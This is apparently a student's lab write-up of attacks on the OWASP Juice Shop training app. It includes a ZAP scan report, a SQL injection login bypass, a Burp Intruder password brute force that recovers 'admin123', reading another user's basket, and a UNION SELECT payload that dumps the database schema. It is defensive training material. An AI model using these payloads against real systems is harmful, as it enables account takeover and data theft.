286	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/rest/continue-code	200	OK	17 ms	361 bytes		79 bytes
287	8/7/23, 10:20:39 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Quantities/	200	OK	947 ms	395 bytes		5,724 bytes
288	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/favicon_j...	200	OK	23 ms	433 bytes		15,086 bytes
289	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	21 ms	408 bytes		15,291 bytes
290	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	13 ms	408 bytes		19,833 bytes
291	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	21 ms	408 bytes		29,163 bytes
292	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	12 ms	408 bytes		37,081 bytes
293	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	9 ms	408 bytes		19,001 bytes
294	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	10 ms	408 bytes		15,072 bytes
295	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	19 ms	410 bytes		101,076 bytes
296	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	22 ms	408 bytes		15,910 bytes
297	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	28 ms	408 bytes		17,080 bytes
298	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	18 ms	408 bytes		17,038 bytes
299	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	23 ms	408 bytes		26,934 bytes
300	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	24 ms	408 bytes		21,524 bytes
301	8/7/23, 10:20:41 PM	8/7/23, 10:20:41 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	9 ms	408 bytes		29,163 bytes
302	8/7/23, 10:20:41 PM	8/7/23, 10:20:41 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	9 ms	408 bytes		19,833 bytes
303	8/7/23, 10:20:41 PM	8/7/23, 10:20:41 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	12 ms	408 bytes		15,291 bytes
304	8/7/23, 10:20:41 PM	8/7/23, 10:20:41 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	8 ms	408 bytes		37,081 bytes
305	8/7/23, 10:20:41 PM	8/7/23, 10:20:41 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	6 ms	408 bytes		19,001 bytes

HTML Report Saved in Captures directory:



HTML Report for Zap Scan:

The screenshot shows a Windows desktop environment with a Remote Desktop Connection window titled "65.97.66.202:63702 - Remote Desktop Connection". Inside this window, the OWASP ZAP - OWASP ... tab is active, displaying the "ZAP Scanning Report - C..." content.

The main title of the report is "ZAP Scanning Report".

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	1
Low	1
Informational	2

Alerts

Name	Risk Level	Number of Alerts
Cross-Domain Misconfiguration	Medium	1
Cross-Domain JavaScript Source File Inclusion	Low	1
Information Disclosure - Suspicious Comments	Informational	1
Timestamp Disclosure - Unix	Informational	1

Alert Detail

Medium (Medium)	Cross-Domain Misconfiguration
Description	Web browser data loading may be possible, due to a Cross Origin Resource Sharing (CORS) misconfiguration on the web server
URL	http://172.20.50.50:3000/ftp/quarantine/juicy_malware_linux_amd_64.url
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/ftp/legal.md
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/ftp/acquisitions.md
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/main-es2018.js
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/polyfills-es2018.js
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/ftp/quarantine
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/ftp/incident-support.kdbx
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/vendor-es5.ls

#Part C:

Lateral Movement through user data:

Use Burpsuite and visit the Ubuntu server ip address on port 3000:

The screenshot shows a Kali Linux desktop environment. In the top left, there's a 'Remote Desktop Connection' window. The top right features a taskbar with icons for 'Burp Suite Community Edition v2021.6.2 - Temporary Project', 'OWASP Juice Shop - Mozilla Firefox', and 'cyber@KaliCharlie2-3: ~'. The main window is a Mozilla Firefox browser displaying the 'OWASP Juice Shop' website at 172.20.50.50:3000/. The page title is 'Welcome to OWASP Juice Shop!'. Below the title, the menu bar shows 'Burp Suite Community Edition v2021.6.2 - Temporary Project' and tabs for 'Proxy' (which is selected), 'Dashboard', 'Target', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', 'Project options', and 'User options'. Under the 'Proxy' tab, sub-options like 'Intercept', 'HTTP history', 'WebSockets history', and 'Options' are visible. A status bar at the bottom of the browser window indicates 'Fruit Press'.

Reconnaissance on the web page uncovers the admin account username:

65.97.66.202:63702 - Remote Desktop Connection

Burp Suite Community E... OWASP Juice Shop - Mozilla Firefox

OWASP Juice Shop - Mozilla Firefox

OWASP Juice Shop 172.20.50.50:3000/#/

Kali Linux Kali Training Problem loading page Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU

OWASP Juice Shop

All Products

Apple Juice (1000ml)

1.99¤

The all-time classic.

Reviews (1)

admin@juice-sh.op One of my favorites!

Close

Apple Juice (1000ml)

Only 1 left

Best Juice Shop Salesman Artwork

5000¤

Use SQL injection to log into admin account:

The screenshot shows a Firefox browser window with the title bar "OWASP Juice Shop - Mozilla Firefox". The address bar displays the URL "172.20.50.50:3000/#/login". The main content area is a "Login" form for the "OWASP Juice Shop". The "Email" input field contains the value "admin@juice-sh.op' or 1='1--". The "Password" input field contains the value "test". Below the form is a "Forgot your password?" link, a "Log in" button with a key icon, and a "Remember me" checkbox. At the bottom right of the form is a link "Not yet a customer?".

Successfully logged in as Admin account:

The screenshot shows a Firefox browser window with the URL `172.20.50.50:3000/#/search`. The page displays a success message: "You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)". The navigation bar includes links for "Orders & Payment", "Privacy & Security", and "Logout". Below the message, there is a section titled "All Products" showing four items: "Apple Juice (1000ml)" at 1.99€, "Apple Pomace" at 0.89€, and "Banana Juice (1000ml)" at 1.99€.

Using an entry of the proxy history, we will use the intruder tab to attack and obtain the correct Admin password.

The screenshot shows the Burp Suite interface with the "Intruder" tab selected. The "Payload Positions" section is open, showing a payload for a "Sniper" attack type. The payload is a POST request to `/rest/user/login` with the following content:

```
1 POST /rest/user/login HTTP/1.1
2 Host: 172.20.50.50:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 58
9 Origin: http://172.20.50.50:3000
10 Connection: close
11 Referer: http://172.20.50.50:3000/
12 Cookie: language=en; welcomebanner_status=dismiss
13
14 {"email":"admin@juice-sh.op","password":"stest5"}
```

The "Start attack" button is visible in the top right corner of the Burp Suite window.

Set payload to attack the password section. Use seclist wordlist called best1050.txt:

The screenshot shows the Burp Suite Community Edition interface. In the top navigation bar, the 'Intruder' tab is selected. Below it, the 'Payloads' tab is also highlighted. On the left, a green message box says 'You successfully solved a challenge'. The main panel displays a 'Payload Sets' configuration with a dropdown for 'Payload set' (set to 1) and a dropdown for 'Payload type' (set to 'Simple list'). A text area contains a list of strings: '-----', '0', '00000', '000000', '0000000', '00000000', '0987654321', and '1'. To the right of this panel is a file browser window titled 'Look In: Common-Credentials'. It lists several password files, with 'best1050.txt' highlighted.

65.97.66.202:63702 - Remote Desktop Connection

Burp Suite Community E... OWASP Juice Shop - Mo... cyber@KaliCharlie2-3: ~

OWASP Juice Shop - Mozilla Firefox

OWASP Juice Shop

172.20.50.50:3000/#/basket

Kali Linux Kali Training Problem loading page Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB G...

OWASP Juice Shop

You successfully solved a challenge

Burp Suite Community Edition v2021.6.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project

1 × 2 × ...

Target Positions **Payloads** Resource Pool Options

(?) **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload type customized in different ways.

Payload set: 1 Payload type: Simple list Requests

(?) **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings.

Paste Load ... Remove Clear Add Enter a new item Add from list ... [Pro version only]

(?) **Payload Processing**

Look In: Common-Credentials

- 10-million-password-list-top-100.txt
- 10-million-password-list-top-1000.txt
- 10-million-password-list-top-10000.txt
- 10-million-password-list-top-100000.txt
- 10-million-password-list-top-1000000.txt
- 10-million-password-list-top-500.txt
- 100k-most-used-passwords-NCSC.txt
- 10k-most-common.txt
- 1900-2020.txt
- 500-worst-passwords.txt
- best1050.txt**
- best110.txt
- best15.txt
- common-passwords-win.txt
- four-digit-pin-codes-sorted-by-frequency-withcount.csv
- medical-devices.txt
- SplashData-2014.txt
- SplashData-2015-1.txt
- SplashData-2015-2.txt
- top-20-common-SSH-passwords.txt
- top-passwords-chartlist.txt

Admin password obtained and challenge completed:

The screenshot shows a Kali Linux desktop environment with several windows open. In the top left, there's a 'Remote Desktop Connection' window titled '65.97.66.202:63702 - Remote Desktop Connection'. The main focus is a Firefox browser window titled 'OWASP Juice Shop - Mozilla Firefox' with the URL '172.20.50.50:3000/#/basket'. The page displays two green success messages: 'You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)' and 'You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)'. Below the browser is the Burp Suite interface, specifically the 'Payload Set' tab for an attack on port 2. The table lists 126 requests, with row 117 ('admin123') highlighted in yellow. The payload column for row 117 contains '200', indicating a successful response. The table columns are Request, Payload, Status, Error, Timeout, Length, and Comment.

Request	Payload	Status	Error	Timeout	Length	Comment
113	action	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
114	admin	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
115	admin1	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
116	admin12	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
117	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	1166	
118	adminadmin	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
119	administrator	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
120	adriana	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
121	agosto	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
122	agustin	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
123	albert	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
124	alberto	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
125	alejandra	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
126	alejandro	401	<input type="checkbox"/>	<input type="checkbox"/>	362	

Turn "Intercept" back on and click the basket:

Burp Suite Community Edition v2021.6.2 - Temporary Project

Request to http://172.20.50.50:3000

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n ⌂

```
1 GET /rest/basket/NaN HTTP/1.1
2 Host: 172.20.50.50:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWnjZXNzIiwzZGF0YSI6eyJpZCI6MSwidXNlcmShbwUiOiiLCJlbwFpbCI6ImFkbWluQGplawNLLXNoLm9IiwiGfZc3dvcmQlOlIwMTkyMDIzYtdYmQ3MzI1MDUxNmYwNjlk2jE4yjUwMCIsInjvbGUiOihZolpbisimRlbH4ZVRva2vUijoiIiwiGfzdeExvZ2lusXaiOiIwljAuMC4wiwchjvZmlsZUltywdlijoiYXNzZXRzL3B1YmxprygbhwFnZMvdXBsb2fcy9kZwZhdwxQOWRtaW4ucG5nIiwidg90cFNLY3ldcI6iIiisimzlzQNoaxZlIjpocnvllCjcmvhdGvkQXqiOiyMDizLTaxLTiwiDlwjAOojM3ljc5NCArMDA6MDAiLCj1cGRhdGvkQXqiOiyMDi2LTaxLTiwiDlwjAOojM3ljc5NCArMDA6MDAiLCjkZwxdvkvQXqiOmS1bGx9LCjpyXqiOjE20TE0nZASMeEsInV4cCi6MTYSMTQ40dkzMXO.NnTEQ8SC_JbjY15spcf_lYumQ3-n6 uf5Ro0QyoncH09Z51rSzRjwMKBgnw3kb1cawnWI0ETzoAGB49_HP_3Y3-DCX_VqjtmTt5qrPLP5pwvs4tDKJcwsEP7znFbws9D1gK-OGHhwjTHQXdvgww4UA1UL7NwfI45S7LErXTb0; continueCode=0; xkMXgwPSnR7a6VzLkm2lw4oGMLU9TBirjdpq9jQ1dbJxyENOrB8Ye3vZME; cookieconsent_status=dismiss
```

INSPECTOR

Change request in repeater:

65.97.66.202:63702 - Remote Desktop Connection

Burp Suite Community E... OWASP Juice Shop - Mo... cyber@KaliCharlie2-3: ~

OWASP Juice Shop - Mozilla Firefox

OWASP Juice Shop

172.20.50.50:3000/#/basket

Kali Linux Kali Training Problem loading page Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

OWASP Juice Shop

File

Burp Suite Community Edition v2021.6.2 - Temporary Project

Target: http://172.20.50.50:3000

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Send Cancel < >

Request

Pretty Raw Hex \n

```
1 GET /rest/basket/2 HTTP/1.1
2 Host: 172.20.50.50:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdwNjZXNzIiwiZGF0YSI6eyJpZCI6MswidxNLcm5hbWUiOiiLCJlbWFpbCI6ImFkbwluQGp1awNLXNlNmSwIiwiicGFzc3dvcmQiOiiwMTkyMDIzYtdiYmQ3MzI1MDUxNnyWnj1kZjE4YUwMCIsInJvbGUiOiiJhZGlpbiIsInRlhV4ZVRa2ViijoiliviwbGFzdExvZ2luSXAiOiiWljaUMC4iIwicHjvZmlsZUltyWdljioiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2kcykZwZhdwX0QwRta4ucGsnIiwi d99ocFNly3ldcI6i1siimZQwNoaxZl1jp0cnVLLCjcmvhdgvkQXQ iOiiYMDIzLTaxLTiwiD1w0jAO0jM3ljcSNCArMDAGMDAilCJ1cGRhdGvkQXQ iOiiYMDIzLTaxLTiwiD1w0jAO0jM3ljcSNCArMDAGMDAilCJ1cGR iLCjkZwxldGvkQXQis0m1bGx9LCJpYXQ1OjE20TEONzASMeIsImV4ccI6MTY5MTQ40dkzMX0.NnTEQsc_c_jbjYI5pcf_lYumQ3-n6_u f5Ro0yonCH09Z51rszJwMKBgnw3kb1cawnwI0ETZoAGB49_HP_3Y3-DCX_VajtmTt5qRlpP5pwvs4tDKjcwSEpr7znfbws9D1gk-O GhhwjTHQxdvgww4Ua1UL7NwfI4557ErXtb0; continueCode=01xkMXawP5nR7a6VzLkn2lw4oGML9TBirida9i01DbJxENOrB
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 557
8 ETag: W/"2d-a0upa/FnSxNV3vRENs6shU3xCic"
9 Vary: Accept-Encoding
10 Date: Tue, 08 Aug 2023 05:48:37 GMT
11 Connection: close
12
13 {
    "status": "success",
    "data": [
        {
            "id": 2,
            "coupon": null,
            "createdAt": "2023-01-20T20:04:41.315Z",
            "updatedAt": "2023-01-20T20:04:41.315Z",
            "userId": 2,
            "products": [
                {
                    "id": 4,
                    "name": "Raspberry Juice (1000ml)",
                    "description": "Made from blended Raspberry Pi",
                    "price": 4.99,
                    "deluxePrice": 4.99,
                    "image": "raspberry_juice.jpg",
                    "createdAt": "2023-01-20T20:04:40.613Z",
                    "updatedAt": "2023-01-20T20:04:40.613Z",
                    "deletedAt": null,
                    "basketItem": {
                        "id": 4,
                        "quantity": 2,
                        "createdAt": "2023-01-20T20:04:41.371Z",
                        "updatedAt": "2023-01-20T20:04:41.371Z",
                        "basketId": 2,
                        "productId": 4
                    }
                }
            ]
        }
    ]
}
```

INSPECTOR

Query Parameters (0)

Body Parameters (0)

Request Cookies (5)

Request Headers (9)

Response Headers (10)

Done

Search... 0 matches

Search... 0 matches

892 bytes | 8%

#Part D: Database schema exfiltration:

Search for Orange on the Juice shop site and find it in the proxy HTTP history.

The screenshot shows the Burp Suite interface with the following details:

- Proxy Tab:** The "HTTP history" tab is selected.
- Search Bar:** The word "orange" is entered in the search bar at the top right.
- Table:** A table of captured requests and responses. The highlighted row (row 69) corresponds to the search result:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
69	http://172.20.50.50:3000	GET	/rest/products/search?q=orange		✓	304	255				
- Request and Response Panes:** The "Request" pane shows the raw HTTP request sent to the server. The "Response" pane shows the raw HTTP response received from the server. Both panes include tabs for "Pretty", "Raw", "Hex", and "Render".
- INSPECTOR Tab:** This tab contains sections for "Query Parameters (1)", "Request Cookies (5)", "Request Headers (10)", and "Response Headers (7)".

Modify the GET header with '-- and send.

What is the SQL database type?:

Answer: Sequelize Database

The screenshot shows the Burp Suite Community Edition interface. The 'Repeater' tab is selected. In the 'Request' pane, a modified GET request is shown:

```
1 GET /rest/products/search?q=orange--\n2 Host: 172.20.50.50:3000\n3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)\n4 Gecko/20100101 Firefox/78.0\n5 Accept: application/json, text/plain, */*\n6 Accept-Language: en-US,en;q=0.5\n7 Accept-Encoding: gzip, deflate\n8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIi\nwzZGFOYSI6eyJpZC16MSwxdXNLcm5hbWUiOiiLc1bwFpbCI6ImFkbWluQgpla\nWNLLXNoLm9wIiwiwcGFzc3dmcmQ1OiIwMTkyMDIzYtdiYm3MzI1MDUxNmYwNjlk\nZjE4jUwMCIsInJvbGUiOjZhZG1pbisInRlbH4ZVRva2UijoiiwibGFzdEx\nvZ2lusXaiOiIwLjAuMC4wiwichJvZmlsZULtwdljioiYXNzXzRzL3B1ympYy\n9pbWFnZKmdXBsb2Fkcy9kZWzhdwxQ0RtaW4ucG5nIiwdg90cFNLY3jlldC16i\niis1mzQNoaxZLijp0cnVLCjcmvhGvkQXq1OiiyMDIzLTAXLTiWIDiwojAO\n0jM3Ljc5NCARMDA6MDA1LC1cGRhdGvkQXq1OiiyMDIzLTAXLTiWIDiwojAO0ojM\n3Ljc5NCARMDA6MDA1LC1cZwxdGvkQXq1Om5lbGx9LCjpyXQ1OjE20TE0NzASMz\nEsimV4cCI6MTY5MTQ40dkzMx0.NnTEQ8sc_CbjjY15spcf_lYum03-n6_u5R00Q\nyoncHO9Z5IrSzRjwMKBgnw3KblcavnwI0ETzoAGB49_HP_3Y3-DCX_Vqjtmt5q\nRiPlP5pwvs4tDKJcwSEPr7znFbws9D1gk-0GhwjTHQXdygw4Ua1UL7NwfI45S\n7LERXTb0\n8 Connection: close\n9 Referer: http://172.20.50.50:3000/\n10 Cookie: language=en; welcomebanner_status=dissmiss; token=\neyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIi\nwzZGFOYSI6eyJpZC16MSwxdXNLcm5hbWUiOiiLc1bwFpbCI6ImFkbWluQgpla\nWNLLXNoLm9wIiwiwcGFzc3dmcmQ1OiIwMTkyMDIzYtdiYm3MzI1MDUxNmYwNjlk\nZjE4jUwMCIsInJvbGUiOjZhZG1pbisInRlbH4ZVRva2UijoiiwibGFzdEx\nvZ2lusXaiOiIwLjAuMC4wiwichJvZmlsZULtwdljioiYXNzXzRzL3B1ympYy\n9pbWFnZKmdXBsb2Fkcy9kZWzhdwxQ0RtaW4ucG5nIiwdg90cFNLY3jlldC16i\niis1mzQNoaxZLijp0cnVLCjcmvhGvkQXq1OiiyMDIzLTAXLTiWIDiwojAO\n0jM3Ljc5NCARMDA6MDA1LC1cGRhdGvkQXq1OiiyMDIzLTAXLTiWIDiwojAO0ojM\n3Ljc5NCARMDA6MDA1LC1cZwxdGvkQXq1Om5lbGx9LCjpyXQ1OjE20TE0NzASMz\nEsimV4cCI6MTY5MTQ40dkzMx0.NnTEQ8sc_CbjjY15spcf_lYum03-n6_u5R00Q\nyoncHO9Z5IrSzRjwMKBgnw3KblcavnwI0ETzoAGB49_HP_3Y3-DCX_Vqjtmt5q\nRiPlP5pwvs4tDKJcwSEPr7znFbws9D1gk-0GhwjTHQXdygw4Ua1UL7NwfI45S\n7LERXTb0; continueCode=\n7e4l8lbqypNh62bMRmlwQ5d5v5kTviqNSg9AX9x97agVPJEwKyjz0D3ro2r;\ncookieconsent_status=dissmiss\n11 If-None-Match: W/"30c2-sIsqatzfJgE8+OTosP1A07xViMw"\n12\n13
```

The 'Response' pane shows the server's response:

```
1 HTTP/1.1 500 Internal Server Error\n2 Access-Control-Allow-Origin: *\n3 X-Content-Type-Options: nosniff\n4 X-Frame-Options: SAMEORIGIN\n5 Feature-Policy: payment 'self'\n6 Content-Type: application/json; charset=utf-8\n7 Vary: Accept-Encoding\n8 Date: Tue, 08 Aug 2023 06:03:28 GMT\n9 Connection: close\n10\n11 {\n12   \"error\":{\n13     \"message\":\"SQLITE_ERROR: incomplete input\", \n14     \"stack\":\"SequelizeDatabaseError: SQLITE_ERROR: incomplete input\", \n15     \"name\":\"SequelizeDatabaseError\", \n16     \"parent\":{\n17       \"errno\":1,\n18       \"code\":\"SQLITE_ERROR\", \n19       \"sql\":\"SELECT * FROM Products WHERE ((name LIKE '%orange'--%)\", \n20     },\n21     \"original\":{\n22       \"errno\":1,\n23       \"code\":\"SQLITE_ERROR\", \n24       \"sql\":\"SELECT * FROM Products WHERE ((name LIKE '%orange'--%)\", \n25     },\n26     \"sql\":\"SELECT * FROM Products WHERE ((name LIKE '%orange'--%)\", \n27   }\n28 }
```

The 'INSPECTOR' pane on the right shows the selected text: "SELECTED TEXT: SequelizeDatabaseError".

Modify the GET header with ')-- and send.

What happens?

Answer: I get a 200 OK

The screenshot shows the Burp Suite Community Edition interface. In the Request tab, a modified GET request is shown:

```
1 GET /rest/products/search?q=orange'))--
```

The Response tab shows a successful 200 OK response with the following headers:

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 30
8 ETag: W/"le-JkPcI+pGj7BBTx0uZTVVIm91zaY"
9 Vary: Accept-Encoding
10 Date: Tue, 08 Aug 2023 06:11:25 GMT
11 Connection: close
12
13 {
```

The response body contains:

```
"status": "success",
"data": [
]
```

The browser window above shows the OWASP Juice Shop homepage with a search bar containing "orange". A green notification bar at the top says "You successfully modified the request".

Modify again with orange')UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1
This pulled up the tables of the database:

65.97.66.202:63702 - Remote Desktop Connection

Burp Suite Community E... OWASP Juice Shop - Mo... cyber@KaliCharlie2-3: ~

OWASP Juice Shop - Mozilla Firefox

Kali Linux Kali Training Problem loading page Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

OWASP Juice Shop

File

You successfully

You successfully

Burp Suite Community Edition v2021.6.2 - Temporary Project

Target: http://172.20.50.50:3000

Request

Pretty Raw Hex \n

```
1 GET /rest/products/search?q=
orange'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite
._master-- HTTP/1.1
2 Host: 172.20.50.50:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwZGFOySI6eyJpZC1GMswiAxNlcmshbwUiOiiLcJlbwFpbC16ImfkbwLuQGplawNlLXNoLn9iW1wiCfGzC3dvcnMqlO1iWtMkyMDIzYTdiYmQ3MzI1MDUXNmYwNjlkZjE4yjUwMCIsInJvbGUjO1jhZGlpbiIsInRlbhV4ZVRva2wUiOiiw1bGfzdExvZluSSXaiO1iUAMC4wIiwiChVzmzlZULtywdlijoiYXNzZXrzL3B1YmxpYygbpWFnZMxdBsb2FkcykZwZhdwXQWrtahw4uc05mIiwigd90cFNly3jdldI6i1s1mlzQwNoaxZLijpocnVLLCjcmvhdgVXQXj0iYMDIzLTAXLTiWIDiwojAOoJm3LjCSNCARMDAGMDA1LC1cGPhdGVkQXQ1O1iYMDIzLTAXLTiWIDiwojAOoJm3LjCSNCARMDAGMDA1LC1kZwxlddgVXQXj0iM51bgbx9LcJpxYXQ1OjE20TE0N45M2EsIn4c16MTYSMTQ40DkzMX.0NtEQ8sc_C_jbjY15spcf_lYumQ3-n6_uf5Ro0qyonch09251rSzRjWMKBrnW3KblcawniWiOETzoAGB4g_HP_3Y3-DCX_VajtmT5qRiPLPs5pw4tDKjw5cSEPr7znfbws901gK-0GhwjTH0Xdvgw4Ua1UL7nWtI45S7LERXtb0
8 Connection: close
9 Referer: http://172.20.50.50:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwZGFOySI6eyJpZC1GMswiAxNlcmshbwUiOiiLcJlbwFpbC16ImfkbwLuQGplawNlLXNoLn9iW1wiCfGzC3dvcnMqlO1iWtMkyMDIzYTdiYmQ3MzI1MDUXNmYwNjlkZjE4yjUwMCIsInJvbGUjO1jhZGlpbiIsInRlbhV4ZVRva2wUiOiiw1bGfzdExvZluSSXaiO1iUAMC4wIiwiChVzmzlZULtywdlijoiYXNzZXrzL3B1YmxpYygbpWFnZMxdBsb2FkcykZwZhdwXQWrtahw4uc05mIiwigd90cFNly3jdldI6i1s1mlzQwNoaxZLijpocnVLLCjcmvhdgVXQXj0iYMDIzLTAXLTiWIDiwojAOoJm3LjCSNCARMDAGMDA1LC1cGPhdGVkQXQ1O1iYMDIzLTAXLTiWIDiwojAOoJm3LjCSNCARMDAGMDA1LC1kZwxlddgVXQXj0iM51bgbx9LcJpxYXQ1OjE20TE0N45M2EsIn4c16MTYSMTQ40DkzMX.0NtEQ8sc_C_jbjY15spcf_lYumQ3-n6_uf5Ro0qyonch09251rSzRjWMKBrnW3KblcawniWiOETzoAGB4g_HP_3Y3-DCX_VajtmT5qRiPLPs5pw4tDKjw5cSEPr7znfbws901gK-0GhwjTH0Xdvgw4Ua1UL7nWtI45S7LERXtb0; continueCode=7e48LvlBqpgNn62BMMflWQ5d5uKTV1qNSg9A9xk7agPVJEWkYjz0D3r02r; cookieconsent_status=dismiss
11 If-None-Match: W/"30c2-sIsqatzfJgE8+OTosPiA07xViwm"
12
```

Response

Pretty Raw Hex \n

```
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Etag: W/"f1f1-EsSodaTXLzb705jMS9A0BgNyZU"
8 Vary: Accept-Encoding
9 Date: Tue, 08 Aug 2023 06:19:54 GMT
10 Connection: close
11 Content-Length: 7953
12
13 {
  "status": "success",
  "data": [
    {
      "id": null,
      "name": "2",
      "description": "3",
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "CREATE TABLE `Addresses` (`id` INTEGER PRIMARY KEY AL
      "name": "2",
      "description": "3",
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
